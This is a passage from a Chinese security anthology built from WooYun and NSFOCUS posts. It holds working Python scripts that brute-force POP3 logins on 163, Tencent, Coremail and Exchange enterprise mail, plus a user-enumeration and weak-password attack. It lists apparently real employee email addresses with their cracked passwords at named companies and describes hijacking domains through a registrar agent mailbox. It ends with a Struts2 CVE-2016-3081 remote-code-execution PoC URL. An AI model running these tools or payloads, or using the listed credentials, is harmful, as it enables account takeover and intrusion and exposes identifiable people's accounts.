

图 2-4-18



图 2-4-19

（全文完）责任编辑：left

第三章 110（POP3）端口渗透

第1节 漏洞利用及修复

作者：官方

来自：乌云、书安

网址：http://www..wooyun.org/、http://www.secbook.net

1、整理的各种企业邮箱爆破注意点

爆破过很多类型的企业邮箱，大体都是差不多的，有一些注意的点贴出来。

163 企业邮箱，关键代码：

```
server = "pop.qiye.163.com"
pop = poplib.POP3(server,110)
pop.user(user)
auth = pop.pass_(passwd)
if auth.split(' ')[0]== "+OK":
   pring user,passwd
```

用户字典文件需要@domain.com

类似 zhangsan@domain.com、lisi@domain.com、wangwu@domain.com 这样。

QQ 企业邮箱，关键代码：

```
server = "pop.exmail.qq.com"
pop = poplib.POP3_SSL(server,995)
pop.user(user)
auth = pop.pass_(passwd)
if auth =="+OK":
print user,passwd
```

用户字典文件需要@domain.com，类似 zhangsan@domain.com、

lisi@domain.com、wangwu@domain.com 这样。

Coremail,关键代码：

```
server = "mail.domain.com"
pop = poplib.POP3_SSL(server,995)
pop.user(user)
auth = pop.pass_(passwd)
if auth =="+OK":
      print user,passwd
```

用户字典不需要域名后缀，类似 zhangsan、lisi、wangwu 这样。

236 邮箱，关键代码：

```
server = "mail.domain.com"
pop = poplib.POP3(server,110)
pop.user(user)
auth = pop.pass_(passwd)
if auth.split(' ')[0]== "+OK":
      print user,passwd
```

用户字典文件需要@domain.com，类似 zhangsan@domain.com、

lisi@domain.com、wangwu@domain.com 这样。

自己搭建的 exchange 邮箱，关键代码：

```
server = "mail.domain.com"
pop = poplib.POP3_SSL(server,995)
pop.user(user)
auth = pop.pass_(passwd)
if auth.split(' ')[0]== "+OK":
print user,passwd
```

用户字典不需要域名后缀，类似 zhangsan、lisi、wangwu 这样。

关键区别是几种邮箱登录成功回显略有不同：

比如 exchange 跟 QQ 企业邮箱就是不同的；是以 poplib 模块举例的，可以使用

python 的 imaplib 来支持 imap 协议；

根据邮箱服务器开放的 pop3 或 pop3s 端口来调整使用 poplib.POP3()方法还是

poplib.POP3_SSL()。

2、163|tencent|236|coremail|exchange 企业邮箱通用爆破脚本

感谢司马的各种企业邮箱注意点@her0ma

http://zone.wooyun.org/content/20379

本来是逐个改写了，但是有些时候不方便，就自己整合了一下

可能某些企业邮箱对频率有限制，就没使用多线程

效果如图 3-1-1 至图 3-1-3：

图 3-1-1



图 3-1-2

图 3-1-3

代码如下：可能还需要细微修改，只测试了 163 的企业邮箱

```
#!usr/bin/python
#!coding:utf-8

import threading,time,random,sys,poplib
from copy import copy

if len(sys.argv) !=4:
    print "\t    Note:  邮箱类型为：'163','tencent','coremail','236','exchange' \n"
    print "\t    Note: coremail|exchange  用户字典不需要域名后缀，例如 zhangsan\n"
    print "\t    Note: 163|tencent|236  用户字典需要域名后缀，例如 zhangsan@domain.com\n"
    print "\t    Usage: 163|tencent 使用方法：./mail.py type <userlist> <wordlist>\n"
    print "\t    Usage: 236|exchange|coremail 使用方法：./mail.py type <userlist> <wordlist>
mail.domain.com\n"

    sys.exit(1)

mailType=['163','tencent','coremail','236','exchange']

if sys.argv[1] in ['236','exchange','coremail']:
    try:
```

```
            server = sys.argv[5]
        except:
            print '[-] Error: 236|exchange|coremail 需要指定 domain.com，请参考使用说明！\n'
            sys.exit(1)
elif sys.argv[1] == '163':
        server = "pop.qiye.163.com"
elif sys.argv[1] == 'tencent':
        server = "pop.exmail.qq.com"
else :
        print "[-] Error:  邮箱类型错误\n"
        sys.exit(1)

success = []

try:
        users_list = open(sys.argv[2], "r")
        users = users_list.readlines()
        words_list = open(sys.argv[3], "r")
        words = words_list.readlines()
except(IOError):
        print "[-] Error:  请检查用户名或密码路径及文件\n"
        sys.exit(1)
finally:
        users_list.close()
        words_list.close()

try:
        if sys.argv[1] in ['163','236']:
            pop = poplib.POP3(server,110)
        else:
            pop = poplib.POP3_SSL(server,995)
        welcome = pop.getwelcome()
        print welcome
        pop.quit()
except (poplib.error_proto):
        welcome = "[-] Error: No Response,Something wrong!!!\n"
        sys.exit(1)

print "[+] Server:",server
print "[+] Users Loaded:",len(users)
print "[+] Words Loaded:",len(words)
print "[+] Server response:",welcome,"\n"

def mailbruteforce(listuser,listpwd,type):
```



```
    if len(listuser) < 1 or len(listpwd) < 1 :
        print "[-] Error: An error occurred: No user or pass list\n"
        return 1

    for user in listuser:
        for passwd in listpwd :
            user = user.replace("\n","")
            passwd = passwd.replace("\n","")

            try:
                print "-"*12
                print "[+] User:",user,"Password:",passwd

#                   time.sleep(0.1)
                if type in ['163','236']:
                    popserver = poplib.POP3(server,110)
                else:
                    popserver = poplib.POP3_SSL(server,995)
                popserver.user(user)
                auth = popserver.pass_(passwd)
                print auth

                if auth.split(' ')[0] == "+OK" or auth =="+OK":
                    ret = (user,passwd,popserver.stat()[0],popserver.stat()[1])
                    success.append(ret)
                    #print len(success)
                    popserver.quit()
                    break
                else :
                    popserver.quit()
                    continue

            except:
                #print "An error occurred:", msg
                pass

if __name__ == '__main__':
    mailbruteforce(users,words,sys.argv[1])


    print "\t[+] have weakpass :\t",len(success)
    if len(success) >=1:
        for ret in success:
            print "\n\n[+] Login successful:",ret[0], ret[1]
```

```
            print "\t[+] Mail:",ret[2],"emails"
            print "\t[+] Size:",ret[3],"bytes\n"
print "\n[-] Done"
```

（全文完）责任编辑：Rexy

第2节 漏洞利用及修复

作者：官方

来自：乌云、书安

网址：http://www..wooyun.org/、http://www.secbook.net

1、腾讯企业邮箱一处设计缺陷（附邮箱爆破脚本）

这几天做邮箱爆破工具时候发现几个小问题。

腾讯企业邮箱爆破的时候会返回一下两种常见错误:

```
1.ERR 登录失败，用户不存在，login failed
2 .ERR 密码错误或者 POP 服务未开通。若 POP 服务未开通，详细说明请查看:
http://service.mail.qq.com/cgi-bin/help?subtype=1&&id=28&&no=166 INCORRECT PASSWORD OR ACCOUNT IS NOT ENABLED FOR POP ACCESS. IF ACCOUNT IS NOT ENABLED, FOR MORE DETAILS PLEASE VISIT:
http://service.mail.qq.com/cgi-bin/help?subtype=1&&id=28&&no=166
```

对于企业邮箱用户而言 pop 服务是默认开启的，几乎没有企业关闭这个选项。

所以要么用户不存在，要么是密码错误。这意味着我们可以知道那些用户是存在的，写个爆破脚本+top10000 用户名即可轻松获取一个企业大致员工姓名。

这算不算一个漏洞呢？我们来对比一下 163 企业邮箱。

腾讯企业邮箱如图 3-2-1：

图 3-2-1

163 企业邮箱如图 3-2-2：



图 3-2-2

结果很显然。

在防爆破问题上 163 邮箱的措施是：



图 3-2-3

而腾讯企业邮箱防爆破上限制也比较宽松对同一个账户试探密码次数过多应该试二十次左右才会出问题，导致无法继续下去，那么我们可以这样，存在的用户逐一试探 top10 弱口令。

工具如下，逻辑是先判断用户是否存在，如果存在 top10 弱口令爆破，不存在跳过。

弱口令规则：

```
['Asdf1234','Qwer1234','Abcd1234','a123456',name[0].upper()+name[1:]+'123',name+'123',name+'1234'，domain+'123',domain+'1234']
```

code 区域

```
#!/usr/bin/python
#-*-coding:utf-8-*-
'''
mail_hunter for brute mail weakpass
'''
import poplib
import argparse
import os

def tencent(usernames,suffix):
    server="pop.exmail.qq.com"
    domain_local=suffix.split('.')[0]
    try:
        pop = poplib.POP3_SSL(server,995)
```

```
        welcome = pop.getwelcome()
        print welcome
        pop.quit()
    except (poplib.error_proto):
        print    "No Response"

    users=[]
    with open(usernames,'rb') as userFile:
        while True:
            user=userFile.readline().strip()
            if user=='':
                break
            users.append(user+'@'+suffix)

    for i in range(0,len(users)):
        name=users[i].split('@')[0]
        try:
            pop=poplib.POP3_SSL(server,995)
            pop.user(users[i])
            auth=pop.pass_(name)
            if auth=="+OK":
                pop.quit()
                print "\n"+"[SUCCESS]:"+users[i]+'-----'+name+'\n'
            else:
                pop.quit()
        except Exception,e:
            e=str(e).decode('gbk')
            if e.count(u'密码错误或者')>0:
                print users[i]+"---"+"exists brute for passwd"
                passwds=[]
                passwds.append(domain_local+'@123')

weak_value=['Asdf1234','Qwer1234','Abcd1234','a123456',name[0].upper()+name[1:]+'123',name+'123',name+'
1234']
                passwds.extend(weak_value)
                if len(domain_local)<4:
                    passwds.append(domain_local+'1234')
                    passwds.append(domain_local[0].upper+domain_local[1:]+'1234')
                else:
                    passwds.append(domain_local+'123')
                    passwds.append(domain_local[0].upper()+domain_local[1:]+'123')
                for passwd in passwds:
                    try:
                        pop=poplib.POP3_SSL(server,995)
```

```
                        print "[try]"+users[i]+'----'+passwd
                        pop.user(users[i])
                        auth=pop.pass_(passwd)
                        #mm=str(auth).decode('gbk')
                        #print "this is auth:"+mm
                        if auth=="+OK":
                            pop.quit()
                            print "\n"+"[SUCCESS]:"+users[i]+'-----'+passwd+'\n'
                            break
                        else:
                            pop.quit()
                    except Exception,e:
                        pass
            else:
                print users[i]+'---',
                print e

if __name__=="__main__":
    parser=argparse.ArgumentParser()
    parser.add_argument('-u','--username',dest='username',help='wordlist of username',required=True)
    parser.add_argument('-s','--suffix',dest='suffix',help='suffix of mail',required=True)
    arg=parser.parse_args()
    usernames=arg.username
    suffix=arg.suffix
    tencent(usernames,suffix)
```

使用效果如图 3-2-4：



图 3-2-4

这两天我拿使用腾讯企业邮箱的企业测试，几乎没有不出问题的企业：

好大夫
zhangyan@haodf.com----haodf123
lifang@haodf.com----haodf123
zhangrui@haodf.com----haodf123
zhoujing@haodf.com----Asdf1234

人人车
pr@renrenche.com----pr1234
wangchao@renrenche.com-----renrenche@123
wangxin@renrenche.com-----renrenche@123

爱投资

wangliang@itouzi.com----a123456
mail:liubo@itouzi.com----a123456

趣分期
zhangtao@qufenqi.com----Qufenqi123

雷锋网
lifeng@leiphone.com----leiphone123

阿姨帮
mail:test@ayibang.com----test123
mail:lijun@ayibang.com----lijun123

2. 新网互联代理商邮箱爆破（可劫持部分域名）

URL:http://mail.agent.dns.com.cn

新网互联代理商的邮箱系统没有验证码验证，于是可以进行暴力破解。而代理商注册的域名，域名联系人的邮箱都是留的代理商的邮箱。而此处 http://mgt.dns.com.cn/main/public_doc.php?doc=sendpasswd 可以把密码直接发到域名管理的邮箱里。而该代理商注册过的域名，可以直接在邮箱里找到，也可以通过邮箱反查。

代理商邮箱+密码找回 可以劫持被爆破的代理商下的所有域名。

图 3-2-5



图 3-2-6

返回长度 427 的全部都是爆破成功的。登录，结果如图 3-2-7 至图 3-2-12：

图 3-2-7



图 3-2-8

图 3-2-9

图 3-2-10

图 3-2-11

图 3-2-12

（全文完）责任编辑：Rexy

第四章 漏洞月报

第1节 CVE-2016-3081-Struts2 方法调用远程代码执行漏洞分析

作者：tang3

来自：绿盟科技博客

网址：http://blog.nsfocus.net/

漏洞简述

2016 年 4 月 21 日 Struts2 官方发布两个 CVE 其中 CVE-2016-3081 官方评级为高。主要原因为，在用户开启动态方法调用的情况下，会被攻击者实现远程代码执行攻击。从我自己搜索的情况来看，国内开启这个功能的网站不在少数，所以这个“Possible Remote Code Execution“漏洞，成功的可能性还是很高的。

漏洞原理

直接进行版本比对，我们可以看到针对这个问题，只对 DefaultActionMapper.java 这个文件进行了修改，修改内容如下，如图 4-1-1：



图 4-1-1

我们可以看到只是把 method 成员变量的值进行了一次过滤，cleanupActionName 这个方法是在对“action:”滥用的问题进行添加的，禁止了绝大多数的特殊字符。但是在后来的版本变更中忽略了之前的问题，将 method 也引入了 Ongl 表达式，代码在 DefaultAction.java 的 invokeAction 中：

```
protected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {
    String methodName = proxy.getMethod();
    if (LOG.isDebugEnabled()) {
```

```
            LOG.debug("Executing action method = #0", methodName);
        }
        String timerKey = "invokeAction: " + proxy.getActionName();
        try {
            UtilTimerStack.push(timerKey);
            Object methodResult;
            try {
                methodResult = ognlUtil.getValue(methodName + "()", getStack().getContext(), action);
```

我们可以看到 methodName 被带入到 getValue 了，熟悉 Struts 相关漏洞的朋友应该都明白这是什么意思，虽然后面被强制添加了一对圆括号，但是想办法语法补齐就好了。相对应的我们来看下在 2.3.18 版本之前的代码是怎么处理 methodName 的：

```
protected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {
    String methodName = proxy.getMethod();
    if (LOG.isDebugEnabled()) {
        LOG.debug("Executing action method = #0", methodName);
    }
    String timerKey = "invokeAction: " + proxy.getActionName();
    try {
        UtilTimerStack.push(timerKey);
        boolean methodCalled = false;
        Object methodResult = null;
        Method method = null;
        try {
            method = getAction().getClass().getMethod(methodName, EMPTY_CLASS_ARRAY);
```

在这里使用的是反射，所以在这个漏洞发布的时候，我曾一瞬间觉得又是一个骗 CVE 的鸡肋，但是事实上，这是一个威胁很大的漏洞。但是官方说的受影响版本 Struts 2.0.0 - Struts Struts 2.3.28 (except 2.3.20.2 and 2.3.24.2)是不严谨的，应该是 2.3.18-2.3.28(except 2.3.20.2 and 2.3.24.2)。

漏洞利用

利用方式主要难点在于两个地方，一个是上文提到的对于表达式最后的圆括号给予正确的表达式意义。另一个就是在传输过程中 method 会经过一次转义，双引号和单引号的没有办法使用了，所以需要找到一个绕过。剩下的就是原来套沙盒绕过，命令执行的

那套东西了。

对于圆括号 ,可以直接使用 new java.lang.String 这样来拼接成 new java.lang.String()

构成正确 Ognl 语法。

至于不能使用引号的话 ,命令执行我们可以使用引用参数的方法来完成对字符串的提取，

例如：使用#parameters.cmd 来提取 http 的 cmd 参数。测试 poc 如下：

```
http://172.16.107.143:8080/Struts2_3_18/hello.action?cmd=gedit&method:(%23_memberAccess).setExcludedClasses(@java.util.Collections@EMPTY_SET),(%23_memberAccess).setExcludedPackageNamePatterns(@java.util.Collections@EMPTY_SET),%23cmd%3d%23parameters.cmd,%23a%3dnew%20java.lang.ProcessBuilder(%23cmd).start().getInputStream(),new java.lang.String
```

效果，如图 4-1-2：

